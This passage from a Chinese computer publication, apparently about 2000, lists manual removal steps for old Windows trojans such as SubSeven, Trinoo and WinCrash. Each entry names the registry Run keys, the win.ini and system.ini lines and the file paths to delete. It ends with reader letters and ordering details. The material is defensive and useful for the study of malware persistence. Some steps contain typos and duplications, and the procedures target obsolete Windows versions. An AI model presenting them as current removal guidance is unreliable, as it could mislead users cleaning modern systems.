清除木马 V1.7 版本：
首先，打开 C:\AUTOEXEC.BAT 文件，删除
@echo off copy c:\sys.lon c:\windows\startm~1\programs\startup\mdm.exe
del c:\win.reg
关闭保存 autoexec.bat
然后打开注册表 Regedit
点击目录至：
HKEY_LOCAL_MACHINE\SOFTWARE\MicroSoft\Windows\CurrentVersion\Run
找到 c:\windows\system\mdm.exe 路径并删除这个项目
点击目录至：
HKEY_USER/.Default/Software/Marabilis/ICQ/Agent/Apps/
找到"C:\windows\system\kernal32.exe"路径并删除这个项目
关闭保存 Regedit。重新启动 Windows。

最后，删除以下木马程序：
c:\sys.lon
c:\iecookie.exe
c:\windows\start menu\programs\startup\mdm.exe
c:\program files\mdm.exe
c:\windows\system\mdm.exe
c:\windows\system\kernal32.exe
注意：kernal32 是Ａ
ＯＫ
26. Revenger v1.0 - 1.5
清除木马的步骤：
打开注册表 Regedit
点击目录至：
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\
删除右边的项目：AppName ="C:\...\server.exe"
关闭保存 Regedit，重新启动 Windows
在 c:\windows 查找相应的木马程序 server.exe，并删除
ＯＫ

27. Ripper
清除木马的步骤：
打开 system.ini 文件
将 shell=explorer.exe sysrunt.exe
改为 shell= explorer.exe
关闭保存 system.ini，重新启动 Windows
在 c:\windows 查找相应的木马程序 sysrunt.exe，并删除
ＯＫ
28. Satans Back Door v1.0
清除木马的步骤：
打开注册表 Regedit
点击目录至：
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices\
删除右边的项目：sysprot protection ="C:\windows\sysprot.exe"
关闭保存 Regedit，重新启动 Windows
删除 C:\windows\sysprot.exe
ＯＫ
29. Schwindler v1.82
清除木马的步骤：
打开注册表 Regedit
点击目录至：
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\
删除右边的项目：User.exe = "C:\WINDOWS\User.exe"
关闭保存 Regedit，重新启动 Windows
删除 C:\WINDOWS\User.exe

ＯＫ

30. Setup Trojan (Sshare) +Mod Small Share

这个共享隐藏Ｃ盘的木马

清除木马的步骤：

打开注册表 Regedit

点击目录至：

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Network\LanMan\

选择右边有'C$'的项目，并全部删除

关闭保存 Regedit，重新启动 Windows

ＯＫ

31. ShadowPhyre v2.12.38 - 2.X

清除木马的步骤：

打开注册表 Regedit

点击目录至：

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\

删除右边的项目：WinZipp = "C:\WINDOWS\SYSTEM\WinZipp.exe /nomsg"

或者 WinZip = "C:\WINDOWS\SYSTEM\WinZip.exe /nomsg"

关闭保存 Regedit，重新启动 Windows

删除 C:\WINDOWS\ WinZipp.exe 或者 C:\WINDOWS\ WinZip.exe

ＯＫ

32. Share All

清除木马的步骤：

打开注册表 Regedit

点击目录至：

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Network\LanMan\

这里你将看到所有被木马共享出来的你的硬盘符号，把它们一个个删除掉。

33. ShitHeap

清除木马的步骤：

打开注册表 Regedit

点击目录至：

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices\

删除右边的项目：recycle-bin = "c:\windows\system\recycle-bin.exe"

或者 recycle-bin = "c:\windows\system.exe"

关闭保存 Regedit，重新启动 Windows

删除 c:\windows\system\recycle-bin.exe 或者 c:\windows\system.exe

ＯＫ

34. Snid v1 - 2

清除木马的步骤：

打开注册表 Regedit

点击目录至：

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\

删除右边的项目：System-tray = 'c:\windows\temp$01.exe'

关闭保存 Regedit，重新启动 Windows
删除 c:\windows\temp$01.exe
ＯＫ
35. Softwarst
清除木马的步骤：
打开注册表 Regedit
点击目录至：
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\
删除右边的项目：NetApp = C:\windows\system\winserv.exe
关闭保存 Regedit，重新启动 Windows
删除 C:\windows\system\winserv.exe
ＯＫ
36. Spirit 2000 Beta - v1.2 (fixed)
清除木马 v Beta 版本:
打开注册表 Regedit
点击目录至：
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\
删除右边的项目：internet = "c:\windows\netip.exe "
关闭保存 Regedit
打开 win.ini 文件
查找到 run=c:\windows\netip.exe
更改为：run=
关闭保存 win.ini，重新启动 Windows
删除 c:\windows\netip.exe 和 c:\windows\netip.exe
ＯＫ
清除木马 v 1.2 版本:
打开注册表 Regedit
点击目录至：
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\
删除右边的项目：SystemTray = "c:\windows\windown.exe "
关闭保存 Regedit，重新启动 Windows
删除 c:\windows\windown.exe
ＯＫ
清除木马 v 1.2(fixed)版本:
打开注册表 Regedit
点击目录至：
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\
删除右边的项目：Server 1.2.exe = "c:\windows\server 1.2.exe"
关闭保存 Regedit，重新启动 Windows
删除 c:\windows\server 1.2.exe
ＯＫ
37. Stealth v2.0 - 2.16
清除木马的步骤：
打开注册表 Regedit

点击目录至：
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\
删除右边的项目：Winprotect System = "C:\WINDOWS\winprotecte.exe
关闭保存 Regedit，重新启动 Windows
删除 C:\WINDOWS\winprotecte.exe
ＯＫ
38. SubSeven - Introduction
清除木马 v1.0 - 1.1：
打开注册表 Regedit
点击目录至：
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\
删除右边的项目：SystemTrayIcon = "C:\WINDOWS\SysTrayIcon.Exe"
关闭保存 Regedit，重新启动 Windows
删除 C:\WINDOWS\SysTrayIcon.Exe
ＯＫ
清除木马 v1.3 - 1.4 - 1.5：
打开 win.ini 文件
查找到 run=nodll
更改为 run=
关闭保存 win.ini，重新启动 Windows
删除 c:\windows\nodll.exe
ＯＫ
清除木马 v1.6：
打开注册表 Regedit
点击目录至：
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\
删除右边的项目：SystemTray = "SysTray.Exe"
关闭保存 Regedit，重新启动 Windows
删除 C:\windows\systray.exe
ＯＫ
清除木马 v1.7：
打开注册表 Regedit
点击目录至：
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices
\
查找到右边的项目：C:\windows\kernel16.dl，并删除
关闭保存 Regedit，重新启动 Windows
删除 C:\windows\kernel16.dl
ＯＫ
清除木马 v1.8：
打开注册表 Regedit
点击目录至：
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run 和
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices

\
查找到右边的项目：c:\windows\system.ini.，并删除
关闭保存 Regedit。
打开 win.ini 文件
查找到 run= kernel16.dl
更改为 run=
关闭保存 win.ini。
打开 system.ini 文件
查找到 shell=explorer.exe kernel32.dl
更改为 shell=explorer.exe
关闭保存 system.ini，重新启动 Windows
删除 C:\windows\kernel16.dl
ＯＫ
清除木马 v1.9 - 1.9b：
打开注册表 Regedit
点击目录至：
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run 和
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices
\
删除右边的项目：RegistryScan = "rundll16.exe"
关闭保存 Regedit，重新启动 Windows
删除 C:\windows\rundll16.exe
ＯＫ
清除木马 v2.0：
打开 system.ini 文件
查找到 shell=explorer.exe trojanname.exe
更改为 shell=explorer.exe
关闭保存 system.ini，重新启动 Windows
删除 c:\windows\rundll16.exe
ＯＫ
清除木马 v2.1 - 2.1 Gold + SubStealth- 2.1.3 Mod + 2.1.3 MUIE + 2.1 Bonus：
打开注册表 Regedit
点击目录至：
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run 和
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices
\
删除右边的项目：WinLoader = MSREXE.EXE
hkey_classes_root\exefile\shell\open\command
将右边的项目更改为：@="\"%1\" %*"
关闭保存 Regedit。
打开 win.ini 文件
查找到 run=msrexe.exe 和
load=msrexe.exe
更改为 run=

load=
关闭保存 win.ini。
打开 system.ini 文件
查找到 shell=explore.exe msrexe.exe
更改为 shell=explorer.exe
关闭保存 system.ini，重新启动 Windows
删除 C:\windows\ msrexe.exe
C:\windows\system\systray.dll
ＯＫ
清除木马 v2.2b1：
打开注册表 Regedit
点击目录至：
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run 和
删除右边的项目：加载器 = "c:\windows\system***"
注：加载器和文件名是随意改变的
关闭保存 Regedit。
打开 win.ini 文件
更改为 run=
关闭保存 win.ini。
打开 system.ini 文件
更改为 shell=explorer.exe
关闭保存 system.ini，重新启动 Windows
删除相对应的木马程序
ＯＫ
39. Telecommando 1.54
清除木马的步骤：
打开注册表 Regedit
点击目录至：
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\
删除右边的项目：SystemApp＝"ODBC.EXE"
关闭保存 Regedit，重新启动 Windows
删除 C:\windows\system\ ODBC.EXE
ＯＫ
40. The Unexplained
清除木马的步骤：
打开注册表 Regedit
点击目录至：
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\
删除右边的项目：InetB00st = "C:\WINDOWS\TEMPINETB00ST.EXE"
关闭保存 Regedit，重新启动 Windows
删除 C:\WINDOWS\TEMPINETB00ST.EXE
ＯＫ
41. Thing v1.00 - 1.60
清除木马 v1.00-1.12：

点击目录至：
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\
删除右边的项目：(Default) = "C:\some\path\here\thing.exe"
也有一些是在：
HKEY_LOCAL_MACHINE\System\CurrentControlSet\control\SessionManager\Known16DL
Ls\
删除右边的项目：wsasrv.exe = "wsasrv.exe"
关闭保存 Regedit，重新启动 Windows
删除 C:\some\path\here\thing.exe
ＯＫ
清除木马 v 1.20 版本:
进入 MS_DOS 方式：
del winspc13.exe
del ms097.exe
打开 system.ini 文件
查找到 shell=explorer.exe ms097.exe
更改为：shell=explorer.exe
关闭保存 system.ini，重新启动 Windows
ＯＫ
清除木马 v1.50 版本:
点击目录至：
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\
这个项目的路径和文件名是随机改变的，察看有可疑的文件路径，将它删除。
关闭保存 Regedit。
打开 system.ini 文件
查找到 shell=explorer.exe 后面是木马文件
更改为：shell=explorer.exe
关闭保存 system.ini，重新启动 Windows
删除相应的木马文件
ＯＫ
清除木马 v1.50 版本:
进入 MS_DOS 方式：
del winspc13.exe
del ms097.exe
打开 system.ini 文件
查找到 shell=explorer.exe 后面是木马文件
更改为：shell=explorer.exe
关闭保存 system.ini，重新启动 Windows
删除相应的木马文件
ＯＫ
42. Transmission Scount v1.1 - 1.2
清除木马的步骤：
打开注册表 Regedit

点击目录至：
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\
删除右边的项目：Kernel16" = C:\WINDOWS\Kernel16.exe
关闭保存 Regedit，重新启动 Windows
删除 C:\WINDOWS\Kernel16.exe
ＯＫ
43. Trinoo
清除木马的步骤：
打开注册表 Regedit
点击目录至：
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\
删除右边的项目： System Services = service.exe
关闭保存 Regedit，重新启动 Windows
删除 C:\windows\system\service.exe
ＯＫ
44. Trojan Cow v1.0
清除木马的步骤：
打开注册表 Regedit
点击目录至：
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\
删除右边的项目：SysWindow = "C:\WINDOWS\Syswindow.exe"
关闭保存 Regedit，重新启动 Windows
删除 C:\WINDOWS\Syswindow.exe
ＯＫ
45. TryIt
清除木马的步骤：
打开注册表 Regedit
点击目录至：
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\
删除右边的项目：Rc5Dec = C:\Program Files\Internet Explorer_.exe -guistart
关闭保存 Regedit，重新启动 Windows
删除 C:\Program Files\Internet Explorer_.exe
ＯＫ
46. Vampire v1.0 - 1.2
清除木马的步骤：
打开注册表 Regedit
点击目录至：
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\
删除右边的项目：Sockets ="c:\windows\system\Sockets.exe"
关闭保存 Regedit，重新启动 Windows
删除 c:\windows\system\Sockets.exe
ＯＫ
47. WarTrojan v1.0 - 2.0
清除木马的步骤：

打开注册表 Regedit
点击目录至：
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\
删除右边的项目：Kernel32 = "C:\somepath\server.exe"
关闭保存 Regedit，重新启动 Windows
删除 C:\somepath\server.exe
ＯＫ
48. wCrat v1.2b
清除木马的步骤：
打开注册表 Regedit
点击目录至：
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\
删除右边的项目：MS Windows System Explorer ="C:\WINDOWS\sysexplor.exe"
关闭保存 Regedit，重新启动 Windows
删除 C:\WINDOWS\sysexplor.exe
ＯＫ
49. WebEx (v1.2, 1.3, and 1.4)
清除木马的步骤：
打开注册表 Regedit
点击目录至：
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\
删除右边的项目：RunDl32 = "C:\windows\system\task_bar"
关闭保存 Regedit，重新启动 Windows
删除 C:\windows\system\task_bar.exe 和 c:\windows\system\msinet.ocx
ＯＫ
50. WinCrash v2
清除木马的步骤：
打开注册表 Regedit
点击目录至：
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\
删除右边的项目：WinManager = "c:\windows\server.exe"
关闭保存 Regedit
打开 win.ini 文件
查找到 run=c:\windows\server.exe
更改为：run=
保存关闭 win.ini，重新启动 Windows
删除 c:\windows\server.exe
ＯＫ
51. WinCrash
清除木马的步骤：
打开注册表 Regedit
点击目录至：
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\
删除右边的项目：MsManager ="SERVER.EXE"

关闭保存 Regedit，重新启动 Windows
删除 C:\windows\system\ SERVER.EXE
ＯＫ
52. Xanadu v1.1
清除木马的步骤：
打开注册表 Regedit
点击目录至：
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\
删除右边的项目：SETUP = "c:\somepath\setup.exe"
关闭保存 Regedit，重新启动 Windows
删除 c:\somepath\setup.exe
ＯＫ
53. Xplorer v1.20
清除木马的步骤：
打开注册表 Regedit
点击目录至：
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\
删除右边的项目：PCX = "C:\WINDOWS\system\PCX.exe"
关闭保存 Regedit，重新启动 Windows
删除 C:\WINDOWS\system\PCX.exe
ＯＫ
54. Xtcp v2.0 - 2.1
清除木马的步骤：
打开注册表 Regedit
点击目录至：
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\
删除右边的项目：msgsv32 = "C:\WINDOWS\system\winmsg32.exe"
关闭保存 Regedit，重新启动 Windows
删除 C:\WINDOWS\system\winmsg32.exe
ＯＫ
55. YAT
清除木马的步骤：
打开注册表 Regedit
点击目录至：
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices\
删除右边的项目：Batterieanzeige = 'c:\pathnamehere\server.exe /nomsg'
关闭保存 Regedit，重新启动 Windows
删除 c:\pathnamehere\server.exe
ＯＫ

《家庭电脑世界》编辑部：

　　您好，最近从书市上购买了《黑客防线密笈》的续集《黑客防线 2》，感觉质量还不错（个人认为没有《黑客防线密笈》好），但是发现我所买的光盘质量不好，情况如下：

光盘所附软件的路径与配套书上的不同，配套书多数有\content 目录，而光盘上根本没有这个目录，但好象与子目录是相同的。这还可以原谅。

光盘中很多 zip 压缩文件是损坏的，多为文件头损坏，比如\control\pca_90.exe、\control\pca_90.zip、\control\92up.exe、而这些是我很需要的，还有，我找不到 Norton Antivirus、Panda Antivirus Platinum6.0.9、ThunderBYTE 等等很多在配套书上列出的优秀软件，为此希望能得到贵部的解释。

所购《黑客防线 2》为金版电子出版公司出版，书号：ISBN-900036-98-9/G.11 配套书为 16 开大小，定价 19.80 元（光盘加说明书）光盘总容量为 440 Mb。

首先，对于这类问题，我，小编，郑重地向广大关注我们《黑客防线》的读者们表示抱歉。对于这些因各种原因而给热心的读者们造成的不便，我们一定会妥善解决。也多谢各位读者勇于指出我们工作中的错误。

下面对于这位读者的问题一一做答。1.工作失误把目录\content\more 给弄丢了，但它和光盘中\more 目录的内容一样。2.光盘中损坏的文件在这期的《黑客防线三》中收录\Patch。3.对于配套书上所列出的软件，我们小编们会尽量收录在光盘中的，但由于版权等诸多原因并不能全部收录，这里请各位读者谅解。

尊敬的编辑们：

你们好！最近我买了贵刊出版的《黑客秘技 2》。我看过后非常喜欢，但可惜我没有买到第一集。不知贵部还有存货，如有。我怎样才能买到。贵刊即将出版一系列关于这方面的书。我想怎样才最快买到。谢谢！

此类读者来信也有很多。请来信询问此类问题的读者注意：《黑客防线秘笈》也就是《黑客防线一》现只有珍藏版，定价 28 元；《黑客防线二》普通版和珍藏版都有，定价为 19.8 元和 28 元。以上邮资均免，有意购买的读者请速汇款至北京市中关村邮局 008 信箱家庭电脑世界邮购部收。邮编是 100080。小编提醒各位读者汇款时一定要检查所写的邮购地址和邮编哦！